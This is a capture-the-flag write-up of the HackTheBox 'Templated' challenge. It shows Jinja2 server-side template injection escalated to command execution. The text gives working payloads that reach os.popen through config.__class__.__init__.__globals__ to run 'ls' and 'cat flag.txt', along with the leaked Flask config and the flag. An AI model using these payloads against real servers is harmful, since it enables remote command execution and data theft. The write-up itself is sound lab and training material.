
HackTheBox - Can you exploit this simple mistake?




[20 Points] Templated [by clubby789] [1540 solvers] 455 18 Difficulty: 23/10/2020

First Blood: R4J

Can you exploit this simple mistake?


Then we logged in to this server and we saw that the site still under construction, but we noticed that this website is **Proudly powered by Flask/Jinja2.**



Site still under construction


Proudly powered by Flask/Jinja2

We got a clue for SSTI (Server-Side Template Injection) , and we tried one to see if we are in the right direction .



```
{{config.items()}}
```

Yes we succeed !




178.128.40.63:31149/%7B%7Bconfig.items()%7D%7D

Error 404


The page 'dict_items([('ENV', 'production'), ('DEBUG', False), ('TESTING', False), ('PROPAGATE_EXCEPTIONS', None), ('PRESERVE_CONTEXT_ON_EXCEPTION', None), ('SECRET_KEY', None), ('PERMANENT_SESSION_LIFETIME', datetime.timedelta(days=31)), ('USE_X_SENDFILE', False), ('SERVER_NAME', None), ('APPLICATION_ROOT', '/'), ('SESSION_COOKIE_NAME', 'session'), ('SESSION_COOKIE_DOMAIN', None), ('SESSION_COOKIE_PATH', None), ('SESSION_COOKIE_HTTPONLY', True), ('SESSION_COOKIE_SECURE', False), ('SESSION_COOKIE_SAMESITE', None), ('SESSION_REFRESH_EACH_REQUEST', True), ('MAX_CONTENT_LENGTH', None), ('SEND_FILE_MAX_AGE_DEFAULT', datetime.timedelta(seconds=43200)), ('TRAP_BAD_REQUEST_ERRORS', None), ('TRAP_HTTP_EXCEPTIONS', False), ('EXPLAIN_TEMPLATE_LOADING', False), ('PREFERRED_URL_SCHEME', 'http'), ('JSON_AS_ASCII', True), ('JSON_SORT_KEYS', True), ('JSONIFY_PRETTYPRINT_REGULAR', False), ('JSONIFY_MIMETYPE', 'application/json'), ('TEMPLATES_AUTO_RELOAD', None), ('MAX_COOKIE_SIZE', 4093)])' could not be found

Then we tried some different injection :



```
{{config.__class__.__init__.__globals__['os'].popen('ls').read()}}
```

We are now able to see that **there is a file called flag.txt , let's grab it !**




Error 404

The page 'bin boot dev etc flag.txt home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var ' could not be found

let's change the command inside the popen

```
{{config.__class__.__init__.__globals__['os'].popen('cat flag.txt').read()}}
```



```
178.128.40.63:31149/%7B%7Bconfig.__class__.__init__.__globals__['os'].popen('cat%20flag.txt').read()%7D%7D
```

Error 404

The page 'HTB{t3mpl4t3s_4r3_m0r3_p0w3rfu1_th4n_u_th1nk!} ' could not be found